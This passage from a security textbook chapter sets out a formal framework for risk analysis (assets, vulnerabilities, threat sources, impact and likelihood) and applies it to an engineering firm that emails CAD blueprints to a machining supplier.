In practice, the values that stakeholders assign to assets' states are usually unknown and may be difficult to accurately estimate. Determining an appropriate valuation function is a central challenge in risk analysis.

Problem 8.3 Give an example of a system asset that has a state space that can be measured numerically.

Vulnerabilities

Given that an asset a is in some state $s \in S_a$, it may be possible to change its state to another state $s' \in S_a$. The state change may be desirable and be part of the system's design. Alternatively, it may be undesirable and result from an unintended system aspect or flaw. We do not distinguish intended and unintended causes of state changes and denote all of possible causes of state changes as *vulnerabilities*.

Note that in common usage, vulnerabilities refer only to unintended causes of state changes. We prefer the more general notion as system weaknesses are independent of intention; hence it is desirable to consider all possible ways a state can change. Moreover, the severity of a vulnerability may depend on characteristics of the threat source that exploits the vulnerability.

Example 8.4. For example, consider a session key that is encrypted using a 512-bit RSA public key and is sent over a public channel. The confidentiality of the session key is guaranteed against ordinary adversaries with restricted computational resources. So using such a key would normally not be considered a vulnerability. However, if one assumes that the adversary has overwhelming computational resources, such as a governmental agency running a cloud of supercomputers, then the size of this RSA public key might be considered a weakness of the system.

Let $\mathscr{V}$ be the set of system vulnerabilities. For a given asset $a \in \mathscr{A}$, each vulnerability $v \in \mathscr{V}$ determines a transition relation on a's state space S_a, i.e., $vul(v,a) \subseteq S_a \times S_a$. Note that this is a relation rather than a function since exploiting the vulnerability may lead to different possible states of the asset a. Moreover, v may affect the state of multiple assets.

Example 8.5. Consider a system that contains a web server. Its assets might be the user data stored on the server and the availability of a service provided as a web application to customers. A vulnerability might be a weakness in the underlying operating system that allows an adversary to gain administrative rights on the server. This vulnerability would allow an adversary to change the state of both assets. Moreover, for a single asset, a vulnerability may allow an adversary to change the asset's state in different ways. For example, user data might be published on a public web site or sold to competitors.

The impact of a vulnerability is the difference between the values associated with the asset's states before and after its exploitation. As a consequence, the impact may either be positive or negative, depending on whether the value assigned to the asset's state has decreased or increased. Since values are assigned by stakeholders, the impact also depends on the stakeholder's point of view. Namely, we define the impact of a vulnerability v on asset a for a stakeholder i associated with a possible transition from state s to s' as:

$$impact(v,a,i,s,s') = \begin{cases} value_a^i(s) - value_a^i(s'), & \text{if } (s,s') \in vul(v,a) \\ 0, \text{ otherwise} \end{cases} \tag{8.1}$$

Here we are assuming a quantitative risk analysis, where $value_a^i$ assigns to each state a real number. If the values assigned to the states are of a qualitative nature, the vulnerability's impact will also be qualitative and must be defined on a case-by-case basis.

Example 8.6. Consider a vulnerability that changes a connection's available bandwidth for a given stakeholder from the value high to medium. The vulnerability's impact is probably considered to be medium as well. However, if the bandwidth were decreased from high to no connectivity at all, the impact would be high.

Problem 8.4 You can find databases of known vulnerabilities for many kinds of software on the Internet (see, for example, www.securityfocus.com). However, the systems you analyze will hopefully not contain known vulnerabilities. Given what has been said so far, do you see any way of coping with unknown vulnerabilities? Illustrate your answer with an example.

Asset–Vulnerability Iteration

Defining assets and vulnerabilities is a difficult process. Its success depends on how well the system is documented, whether standard or specialized technologies are used, and the experience and skill of those individuals carrying out the risk analysis. Determining assets and vulnerabilities is an iterative activity that can be approached as a refinement process. One starts by identifying assets and vulnerabilities abstractly. For example, one may start with general assets such as reputation or customer satisfaction. Abstract vulnerabilities would be simply actions that cause harm by reducing an asset's value in some states. For example, the theft of customer data, which would negatively impact both assets. Afterward, both assets and vulnerabilities are iteratively refined by adding details, which may give rise to additional assets and vulnerabilities.

Example 8.7. A web server is an asset whose value depends on Internet connectivity. Hence disruption of network connectivity would be an abstract vulnerability. We could refine our asset by explicitly including the communication technology planned (or used), such as a communication cable. This would lead to refined vulnerabilities such as the ability to cut the communication cable.

How far one goes in this refinement process depends on the state of the project and the availability of technical information. For example, if the system is still in the design phase it does not make sense to account for possible implementations of cryptographic algorithms in a critical component. However, the required properties and potential pitfalls of the component should be documented in the risk analysis. A second factor determining the level of refinement is the purpose and the target audience of the risk analysis. General management, for instance, is usually not interested in implementation-specific details. However, technical details are appropriate and are desirable in a risk analysis conducted by (or for) the implementation team.

Threats

Having identified the system's assets and vulnerabilities, the next step is to identify who might realistically exploit the vulnerabilities. A *threat* consists of a *threat source* and a way to exploit the vulnerability by a *threat action*.

Threat sources include natural disasters, human behavior and even environmental factors such as pollution. The following are typical examples.

Nature: This includes natural disasters such as earthquakes, lightning, floods, fires, avalanches and meteors.

Employees: Employees may act maliciously because they are dissatisfied with their employer or have fraudulent or criminal intentions. The actions of well-intentioned employees may also result in damage, for example, when they are careless or poorly trained.

Script Kiddies: This type of adversary has basic computer knowledge and uses mainly known vulnerabilities for which exploits are available on the Internet. However, he might write scripts to automate tasks or use tools to automatically create malware. His main motivations are challenge, glory and destruction.

Skilled Hackers: A skilled hacker has expert knowledge for some systems. He can write his own code and may use unknown or unpublished vulnerabilities. Typical motivations are challenge, glory and monetary interest.

Competitors: They may carry out espionage, inflict damage or influence customers. Competitors are profit-oriented and may hire skilled hackers for assistance.

Organized Crime: Organized criminals typically act out of monetary interest, for example, to steal data or even blackmail victims. They may also employ skilled hackers to carry out their programming work.

Governmental Agency: This category includes intelligence services and similar organizations. These agencies have highly qualified personnel and access to the latest technology as well as enormous financial and personnel resources. Their motivation is primarily espionage and criminal prosecution, but may also involve destruction.

Terrorist: Members of this category are intent on causing destruction and chaos in a visible and dramatic way. They may fall back on experts such as skilled hackers. In the past, terrorists mainly carried out denial of service attacks against web sites of governments and other organizations. However, the increasing dependency of society on computer networks, such as control system for power plants or electronic voting platforms, opens new potential targets for adversaries in this category.

Malware: Although malware such as viruses or worms may be used by other categories of adversaries as tools, we list it here as a separate category. Malware may be directed or undirected. In the directed case it is created for a specific task, for example, by a government agency to break into a specific system. In this case the malware's spread is typically limited to a set of dedicated machines. For undirected malware, the goal is to affect as many systems as possible. For example, undirected malware may attempt to control a large set of computers to build a *botnet*, which can later be used for distributed attacks such as a distributed denial of service attack.

Common attributes that characterize a threat source are its capabilities, its intention and its past activities. Obviously, it is not possible to associate an intention to every threat source in the above list, such as to an earthquake. However, our main objective in characterizing a threat source is to estimate the level of danger that it represents for a given asset A. The ultimate goal, although usually unrealistic, would therefore be to define a function of the following type for each asset $a \in \mathscr{A}$:

$$T_a : \text{threat sources} \times \text{vulnerabilities} \times \text{states}_a \times \text{states}_a \to \{x \in \mathbb{R} | 0 \leq x \leq 1\}$$

For a given threat source, vulnerability, and a pair of states associated with the asset a, this function returns the likelihood that the threat source will exploit the vulnerability to change asset a's state from one state to the other.

Since it is often difficult or even impossible to assign a precise, numeric probability the above way, the codomain of T_a is often reduced to the set $\{\text{High}, \text{Middle}, \text{Low}\}$. This supports a qualitative estimate of the threat's severity. Whereas there might exist historical records that allow for reliable estimates of the frequency of events in some cases (such as floods or earthquakes), qualitative statements are in many cases the best one can get.

Problem 8.5 It is common when analyzing or planning security measures to start by identifying potential adversaries. For example, if you secure your home against burglars you will probably not consider governmental agencies or the police as potential adversaries. Similarly for information systems, one usually need not consider governmental agencies as a potential threat source. Give two industry examples where governmental agencies should be considered as a potential threat source, and explain why this is the case.

Risk

At the start of this chapter we introduced risk as the expected loss associated with an event. In a quantitative risk analysis this can be defined simply as

$$\text{Risk}(e) = \text{Impact}(e) \times \text{Likelihood}(e)\,.$$

As we have seen, events correspond to changes of an asset's state (i.e., state transitions). In risk analysis, the relevant events are those that change an asset's state in a way that results in a loss for some stakeholder. Under Definition 8.1, these events therefore have a positive impact since they decrease the values assigned to the states. Each event in turn is triggered by a threat source that executes a threat action by exploiting a vulnerability. Let us now look at these two key ingredients, impact and likelihood, in more detail.




Fig. 8.2 States associated with an asset and vulnerabilities enabling state changes

To help visualize impact, Fig. 8.2 depicts the states associated with a hypothetical asset. For a given stakeholder, each state is assigned a monetary value. Each arrow denotes an event and is labeled with one or more vulnerabilities that enable the state transition. This example also illustrates that a single vulnerability may enable multiple state transitions and that multiple vulnerabilities may enable the same state transition.

The impact of each event is the difference of the values assigned to the states before and after the vulnerability has been exploited, as explained in Eq. 8.1. Hence, the risk associated with each event depends on this factor multiplied by the event's likelihood, which is not shown in the figure.

Note that Fig. 8.2 depicts the value associated to each state from the perspective of just one stakeholder, that is, the severity of an event and as a consequence the corresponding risk is relative to just this one stakeholder. As the following example shows, the impact associated with an asset's state change may vary depending on a stakeholder's point of view.

Example 8.8. Suppose a telecommunications company provides connectivity for a customer's computing centers. Connectivity is an asset for both stakeholders: the provider and the customer. However, the value that each party assigns to the state of a connection may differ. Loss of connectivity is probably business-critical for the customer and therefore has high impact. However, for the telecommunications company, a single unsatisfied customer may be acceptable, and the impact is therefore low.

With respect to likelihood, in a quantitative risk analysis this is given by the function T_a, which assigns a probability to a given threat source (based on its motivations and capabilities), a vulnerability and a pair of states of an asset a. Any concrete T_a must take all these factors into account. This is very difficult in practice as it requires a detailed understanding not only of possible weaknesses in the system, but also the likely threat agents. Hence most risk analyses are qualitative and one makes do with rough estimates.

The next example gives a scenario where a threat source has the capabilities to exploit a given vulnerability but lacks the motivation to do so. As a consequence the risk associated with the corresponding threat is low.

Example 8.9. Consider a stakeholder who is a service provider and is worried about his upstream connections to the Internet. A vulnerability that might affect upstream connectivity is physical access to (and interferences with or destruction of) the service provider's equipment. Particularly critical in this respect is access to the Internet Exchange Points (IXPs), where upstream links are physically connected to other service providers.

As a possible threat source consider a government intelligence agency. Such an agency will likely have the capability to access the equipment and exploit the vulnerability. However, the motivation for a government agency to interrupt a service provider's upstream connectivity is rather low and hence the likelihood of the corresponding event is negligible. As a result the risk associated with this event might be low, although the impact for the service provider is high.

Risk Analysis Consequences

The above definitions constitute a simple framework for risk analysis. The associated process is based on the iterative analysis of assets and vulnerabilities and is depicted in Fig. 8.3. We now explore some of the consequences of these definitions.

To begin with, our definition of impact depends on the stakeholder's point of view. Hence it is important to clearly state which stakeholder is considered when calculating risks.

Let us now take a closer look at events, which are associated with state transitions of assets. Whereas the impact of an event is independent of the reason for the state transition, the likelihood of the change depends on the exploited vulnerability and the capabilities, resources, and the motivation of the threat source that exploits the vulnerability. As a consequence, the events we consider are described by pairs of states (the original and the resulting state), the vulnerability that makes the change possible, and the threat source whose capabilities, resources and motivation determine the likelihood of the state change.

A natural question to ask at this point is whether this way of looking at threats is too fine grained. A stakeholder might neither be interested in the threat source that



Identify the System of Interest
(the scope of the Risk Analysis)
Identify the Stakeholders
Identify Assets
Vulnerability-Asset-Iteration
Identify (potential) Vulnerabilities
Identify relevant Threat Sources
Identify relevant Events and their Likelihood
Determine Risk associated with relevant Events

Fig. 8.3 Risk analysis process

exploits a given vulnerability nor in the vulnerability itself, but simply the risk associated with state change. One might therefore argue that since the impact of a state change is independent of the exploited vulnerability and threat source, the risks of all events that might induce the state change could simply be summed up to compute the resulting risk. This would thereby cover all possible reasons for the state change. Although this consideration might be sensible in quantitative approaches where a well-defined probability space and measure have been defined, it is much harder to justify in qualitative approaches. For example, consider two threat sources where the likelihood associated with the exploit of a vulnerability is defined for both sources to be low. What is the sum of both likelihoods? In some cases it makes sense to consider a cumulative likelihood of low; in others a cumulative likelihood of medium or even high might be justified.

Finally, let us look at the events from the more general perspective of risk management. Given the results of a risk analysis, the decision maker must choose between reducing the risks, transferring them, or accepting them. Reducing them entails introducing appropriate countermeasures. The countermeasures may either reduce the likelihood of an event being exploited or its impact. The impact is reduced by associating the state transition with a new target state in which the asset's valuation (for relevant stakeholders) is increased.

Example 8.10. (Physical damage) Suppose management decides to reduce the risk of physical damage to equipment in a data center. A possible countermeasure might be an access policy in combination with an appropriate locking system. This countermeasure prevents different kinds of human threats. However, it might not reduce environmental threats such as a floods, pollution or overheating. These residual risks could be reduced through additional countermeasures or insurance.

Example 8.11. (Operating system vulnerabilities) Consider how the risk of vulnerabilities in a workstation's operating system may be reduced. A countermeasure might be a maintenance policy that mandates that system administrators regularly check and install security updates. Although this countermeasure successfully prevents attacks from script kiddies that rely on known system weaknesses, it would not prevent skilled hackers from mounting attacks using unknown weaknesses (or those without patches). Hence a maintenance policy may decrease the overall risk to which the system is exposed. However, the risk associated with skilled hackers remains unchanged.

8.4 Risk Analysis: An Implementation

In this section we present a possible implementation of a risk analysis and illustrate it on an extended example. Our implementation is based on the concepts introduced in the preceding section and the process depicted in Fig. 8.3. In Appendix B we present a template for carrying out the risk analysis and structuring its result. Our example is from the manufacturing domain and corresponds to the following scenario.

The company C1 designs high-precision metal components such as parts for medical devices. The company's engineers design the components according to customers' orders using a computer-aided design (CAD) system. C1 does not have its own production facilities and instead uses the company C2 to manufacture the metal parts it designs.

Orders are processed as follows: A customer contacts C1 and places its order. After checking the project's feasibility, C1 accepts the order and starts the engineering process. Assuming that there are no engineering problems, C1 sends a blueprint in a CAD format by electronic mail to C2. Upon receipt of the blueprint, one of C2's employees translates the CAD file into a computer numeric control (CNC) program that is then executed on a milling machine to shape the required metal part out of




Fig. 8.4 Components and network connection of the system

raw materials. Provided that there are no problems during milling, the component is delivered to C1, who in turn delivers it to the customer.

Since the production flow and customer satisfaction depend on the reliable and secure transfer of blueprints from company C1 to its supplier C2, C1's management requests a risk analysis for the involved systems. As a result, in agreement with C2, C1's information security officer is asked to carry out the risk analysis.

8.4.1 System Description

The system's relevant technical and network components are depicted in Fig. 8.4. The components are as follows:

CAD-Workstation: Multiple workstations are used for the CAD design. The workstations are dual-core Dell workstations running Windows 7 Enterprise and are part of a Windows domain that is maintained by a dedicated member of the engineering team. Engineers have their own centrally managed user accounts with restricted rights. Besides system software, including Outlook, Microsoft Office and Internet Explorer, the most important software running is AutoCAD, which is used for system engineering. The systems run antivirus software and are placed in a dedicated DMZ (the engineering network) of the company's network.

Firewall/Router: C1 has a Juniper Networks Netscreen-5200 firewall that connects through a router managed by the service provider to the provider's backbone and to the Internet. The Internet connection is a high-speed fiber connection provided by the service provider. The firewall is managed by an external IT specialist. The firewall has four DMZs connected to it: the intranet, the engineering network, a DMZ for internal servers, and a DMZ for servers that should be accessible from the Internet, i.e., a mail server, and an HTTP server. The firewall is configured to deny inbound connections to the internal networks from the outside, except those using a VPN client.

Mail Server C1: This is a Dell rack server running Red Hat Enterprise Linux 6 as the operating system and Sendmail as the mail transport agent. The server is located in the DMZ that contains servers which should be accessible from the Internet. It is connected with a 100Mbit/s Ethernet to the firewall. The firewall restricts inbound traffic from the Internet to the mail server to TCP port 25 (SMTP), outbound traffic to the Internet is restricted to TCP port 25 (SMTP) and UDP port 53 (DNS), and inbound traffic from the intranet is restricted to TCP port 143 (IMAP) and port 25 (SMTP). The server has been set up and is maintained by an external Linux administrator who accesses the server over SSH (TCP port 22), either from the Internet or the intranet. The firewall thus allows SSH connections from the Internet and the intranet to the mail server.

Internet Connection C1: C1 has a business service contract with a guaranteed network availability of 99.5%. The connection is over fiber optics and should deliver a bandwidth of 1 Gbit/s. The contract includes eight IP addresses and an ADSL modem as a backup solution.

Internet Connection C2: C2 is connected to the Internet with an ADSL connection. Since there is no need to allow inbound connections, the router (ADSL modem) is configured to perform network address translation (NAT) to the outside, serving internal computers as a DHCP server with IP addresses from a private range. For the outside interface, the router receives an IP address from the service provider using DHCP. The connection to the Internet is a normal private DSL contract providing up to 10 Mbit/s of download and 2.5 Mbit/s of upload bandwidth on a best effort basis. The intranet behind the ADSL modem is a common Ethernet network connecting 5 personal computers to the Internet using an Ethernet switch behind the modem's internal interface.

Mail Service C2: C2 does not run its own mail server, but uses one provided by its service provider. As part of its contract, C2 may have up to five e-mail addresses on a mail server run by the service provider. The mails may be fetched using POP3 on TCP port 110, IMAP on TCP port 143 or the secure variant of IMAP (IMAPS) on TCP port 993.

Factory Workstation: The factory workstation is located in C2's production hall. The workstation is a 4-year-old Pentium dual-core running Windows Vista Service Pack 2. The workstation is maintained by one of C2's employees who has a couple of computers at home. This employee has set up the workstation and installs necessary software and updates once in a while. The workstation has no user policy, and the login window has been turned off, i.e., when switched on the machine boots and automatically logs in as the administrator. Anyone in the company may use the workstation, surf the Internet and install software. The main software needed to serve C1's orders is a program that translates CAD files into CNC code.

Milling Machines: These machines are connected over the Ethernet network to the company's intranet and runs a Windows-based operating system. Once a year the machines are maintained by a specialist who updates the operating system to the latest release.

8.4.2 Stakeholders

The process of engineering and producing a metal part involves three stakeholders.

Customers: These are the customers of C1 who place their orders. Orders often involve products or parts that have been recently developed and for which patents are still pending. Customers thus expect that information about their orders is handled confidentially. Of course, customers expect high-quality design and manufacturing too. Some orders may be pressed for time, for example, when a prototype is to be presented at an upcoming trade show.

Engineering Company C1: The engineering company desires the smooth processing of orders according to its customers' wishes and, as a consequence, customer satisfaction. This includes proper design and manufacturing work, as well as proper handling of customer information.

Production Company C2: The core competence of this company is high-precision metal parts production. They have an array of metal processing machines, such as two milling machines and a turning lathe. Typically they receive orders in the form of a blueprint, either on paper or in digital format. Of course their goal is to satisfy the customers' demands in terms of high quality work and to deliver the parts in a timely fashion.

As mentioned, the risk analysis is commissioned by C1 and hence we will take C1's point of view when defining the assets. Note though that a stakeholder's point of view often depends on other stakeholders' views. Consider the example where customer satisfaction is a goal of C1. This obviously requires that customer-specific information is handled in accordance with the customer's requirements.

8.4.3 Assets and Vulnerabilities

It is common practice to subdivide assets in different categories such as *physical objects*, *logical objects*, *persons* and *intangible goods*. Since elements of the same category typically have similar vulnerabilities, we analyze vulnerabilities on a per-category basis. Recall that in Sect. 8.3 we have associated a state space with every asset. In some cases the states are explicitly mentioned. Otherwise, it is left to the reader to determine the asset's relevant states.

Physical Assets

CAD Workstations: The CAD workstations along with their software are the main engineering tools. The workstations are located in C1's engineering floor. The components (fan, processor, graphic card, CD/DVD-ROM, etc.) might be in normal operations mode or might be defective, affecting the functioning of the corresponding workstation.

Firewall/Router/Mail Server C1: The firewall and the router are located in a separate lockable rack in C1's basement. In the same room there are two other racks containing the mail server, a web server and additional file servers for the intranet.

Internal Networks C1: The internal networks of C1 are Ethernet local area networks. The Ethernet subnetworks are distributed using layer 2 switches. The firewall routes traffic between the networks. The internal networks' proper operation is essential for C1's productivity. It ensures network connectivity to the Internet and is required for access to file servers and applications in the intranet running on an internal web server.

Internet Connectivity C1: The router that connects to the service provider's network is placed in the same rack as the firewall. It connects with a Gigabit Ethernet interface to the firewall and over fiber to the service provider's backbone. Internet connectivity is essential for C1 since it is the main communication medium to the customers, i.e., orders are typically received per e-mail and C1's web server is used for marketing purposes. The connectivity (similar for the intranet) may be *up*, *restricted* or *down*. Restricted connectivity occurs whenever basic operations over the network are possible but not optimal, for example, the download of a file repeatedly times out.

Internet Connectivity C2: Although it is not under C1's control, C2's Internet connectivity is a relevant part of the system under consideration. C2's dependency on the Internet connection is not as critical as C1's dependency. The states of the Internet connection correspond to those of C1's Internet connection: *up*, *restricted* and *down*.

ADSL Modem: The ADSL modem connects C2 to the Internet and is placed in an office on C2's premises. It belongs to the service provider and is on loan to C2 as part of the contract.

Factory Workstation C2: The workstation is placed in C2's production hall. It is essential as it is used to create a program for the milling machines given a CAD blueprint of an ordered metal part.

Milling Machines C2: Company C2 has two milling machines that process CNC programs. These machines are new and C2 has a service contract with their producer.

An important attribute of physical assets is their physical integrity. Equipment may be damaged, affecting its functionality. Anyone with physical access to a device may destroy it or cut off its power supply. Connecting cables may be disconnected accidentally or may be cut intentionally.

Physical access to machines, such as routers, switches, servers and more generally computers, may allow an adversary to gain control of the system. A server can, for example, be booted from a CD with a different operating system. For many devices, such as routers and switches, there exist recovery functions that allow someone with physical access to the device to bring it into a controllable state. Aside from malicious damage by humans, electronic devices are typically sensitive to heat, water, and dust.

Logical Assets

Software: This includes operating systems and application software such as mail clients or the CAD design software. The software might either be up-to-date in terms of patches, or the version might be old and contain known vulnerabilities. For the devices listed under physical assets, their software includes the following.

CAD Workstations: These run Windows 7 Enterprise edition, Outlook, Microsoft Office, Internet Explorer, AutoCAD and antivirus software. The software is regularly updated by a certified system administrator.

Firewall/Router: The device is managed by an external specialist who is contractually obliged to keep the firewall software up-to-date and to install all security-relevant updates within a few hours after their release.

Mail Server C1: The server has been set up and is run by an external administrator. The administrator is specialized in the maintenance of mail and web servers. He checks the server on a daily basis and installs updates, if necessary, for the operating system as well as for the mail server software.

Mail Service C2: This is a standard service of the service provider. The service includes a spam-filter and a virus scanning service. However, there are no guarantees associated with these services or with the e-mail service in general.

Factory Workstation C2: The most important software on the workstation is the operating system, which is Windows Vista Service Pack 2, and the software that converts CAD files into CNC code. The machine is maintained by an employee who occasionally checks if the latest updates are installed. However, since the workstation is accessible by all employees with administrative rights, some superfluous programs have been installed.

Milling Machines: These machines run a customized Windows-based operating system that is maintained and updated by a specialist either on request, in case of problems, or by contract once per year.

Information: This includes all data that is of value to the stakeholder. The state space of this type of asset can usually be derived from the required security properties of the data object. For example, if confidentiality is a required property for some data, the data's state space is described by the set of people that have access to it. The value associated with the data's state is negatively affected if an adversary belongs to the set of people who can access the data.

Customer Order: This includes all order-related information, such as the customer's name, address and the description of the parts to be engineered. The corresponding security properties may vary. Whereas information about the customer is not that critical, it should still be kept secret to prevent competitors from learning information about orders. However, some information about C1's customers can also be found on the company's web site under references. Order-specific information such as pricing information or engineering plans has higher security requirements. Of course, pricing information should not be obtainable by competitors and should therefore be confidential. Even more critical is the confidentiality of engineering plans, since they often include information related to pending patents.

Engineering plans describing technical details of an order are typically received by e-mail from C1's customers. Similarly CAD files of the designed parts are sent by e-mail from C1 to C2.

The state space associated with these data objects thus consists of the set of people that potentially have access to the information. The value associated with the state of an information object might be measured qualitatively or even quantitatively if, for example, the order includes a contract with an explicit penalty for the loss of confidential data.

Usernames and Passwords: Since C1 is the company of interest, we are interested in user-names and passwords that enable access to resources in C1's engineering network, for example, the CAD workstations. The state space of this asset corresponds to the set of people who have access to the valid username/password combination. The value associated with the state of a given username/password depends on the access rights of the corresponding account.

Construction Blueprints: These blueprints are the result of the design process in company C1 and are given to C2 for manufacturing. The blueprints are based on the information contained in the engineering plans. Hence the blueprints inherit the security requirements of the engineering plans, namely confidentiality. Similar to the engineering plans, the state space associated with the blueprints includes the set of all users that have access to the blueprints.

Connectivity: The system under consideration must be able to send designs to C2 by e-mail. The Internet is the main communication medium. Although we have already listed the physical components of both Internet connections, we summarize connectivity again at this point.

Internet Connection C1: Business service contract with a service provider guaranteeing 99.5% availability at a bandwidth of 1 Gbit/s. There is a standard ADSL modem used as a backup solution.

Internet Connection C2: Standard ADSL connection providing 10 Mbit/s download and 2.5 Mbit/s of upload bandwidth on a best-effort basis. There is no additional service-level agreement.

Persons

At this point we list all the personnel that are involved in order handling. It is difficult to assign a state space to persons mentioned as assets at this point. One can imagine using attributes such as loyal or hardworking to describe the value of an employee to the company. Similarly, one can assign a monetary value to employees denoting the cost of finding and training a replacement.

Sales people: Sales personnel acquire new customers and care for relationships to existing customers. In this sense they are the company's flagship. Existing customers potentially leave with a sales person, for example, when the sales person changes to a competitor.

Engineers: They build the main capital and knowledge of C1. Similar to the sales people they are representatives for the customers. Also they have access to confidential data such as the information contained in customers' orders.

System Administrator: C1 has a system administrator who maintains the workstations and the server infrastructure. Obviously the system administrator has access to all critical data on the system.

External Administrators: C1 has outsourced the administration and maintenance of the firewall and the mail server. Both administrators are obliged by contract to keep any information related to the company's business confidential.

Precision Mechanics: The precision mechanics working at C2 are responsible for the physical realization of the parts according to the blueprints they receive from C1's engineers. They require experience in metalworking and in operating the milling machines. They have access to the blueprints which they receive from C1's engineers in order to complete an order.

Intangible Goods

Here we mention all intangible assets that depend on the system of interest and may be affected by its improper functioning. Typically the value associated with this type of asset is of qualitative nature and reflects the intended public image of the company.

Customer Confidence: Since C1 sometimes works on products that are still under development and have pending patents, customer confidence is a necessary prerequisite for a successful business relationship.

Timeliness: There are often strict time restrictions from the customers' side. The customers expect some kind of availability and this in turn translates to a requirement for availability of the system under consideration and the functionality provided by its components.

8.4.4 Vulnerabilities

We now must determine the vulnerabilities that might change an asset's state. We list vulnerabilities on a per-asset basis. In doing so, we do not commit ourselves to stating which threat agent potentially exploits a vulnerability. However, for each vulnerability we mention countermeasures that are in place or currently planned.

Vulnerabilities Affecting Physical Assets

Electronic equipment is sensitive to environmental factors, such as heat, water, pollution, physical shock and magnetic radiation. Its functioning depends on the availability of electricity. Equipment such as hard drives may break or be damaged, resulting in a loss of data. Network cables may be accidentally or intentionally cut or unplugged. As it has already been mentioned, physical access to information systems typically allows for administrative access to the information and data saved on the system by recover or restore functionality and direct access to the data carrier.

Vulnerabilities Affecting Logical Assets

Software may suffer from programming errors that result in unwanted system states. In terms of security-critical bugs, one may differentiate between published and unpublished vulnerabilities. Published vulnerabilities usually have security updates. In contrast, unpublished vulnerabilities require expert knowledge on the adversary's side. These types of vulnerabilities may exist for system software such as the operating system and applications.

Another source of vulnerabilities is the misconfiguration of system or application software. Examples include misconfigured firewalls or a badly implemented access control policy. Similarly, the user may introduce vulnerabilities, for example, by choosing weak passwords or by ignoring system security policies.

We want to point out again that physical access to a system often allows adversaries to bypass software security measures. Recovery and restore functions often allow administrative control over a system, when one has physical access to the system. Similarly, it is often possible to boot a system from a CD or DVD and to access the file system, thereby subverting the file system's access policies.

The potential consequences of successfully exploited software vulnerabilities vary. In terms of the information assets, the worst-case scenario includes the case where critical design information for an order would be accessible to competitors of the customer or of C1. This would result in a loss of customer confidence and possibly in legal problems if construction plans were declared confidential by contract.

Finally, Internet connectivity problems for either C1 or C2 can affect the proper handling of orders. Vulnerabilities include physical defects of cables, such as breaks or unplugged connectors, denial of service attacks, and problems on the communication software stack at the end points or network equipment along the connections.

Since technical documents, such as CAD files, are exchanged by e-mail, correct operations of C1's e-mail server and C2's e-mail service are both essential. Moreover, there could be connectivity problems on the logical communication layer. For example problems with corresponding DNS entries, or perhaps a mail-server is on a blacklist and will be blocked or considered as a source of spam mails. Also one should be aware that e-mails are typically sent in clear-text and thus may be intercepted by anyone with access to the connecting communication media.

Vulnerabilities Affecting Persons

Important employee characteristics are the following:

- Loyalty to the company
- Knowledge and competence to successfully complete assigned tasks
- Being a team player, when working as part of a team

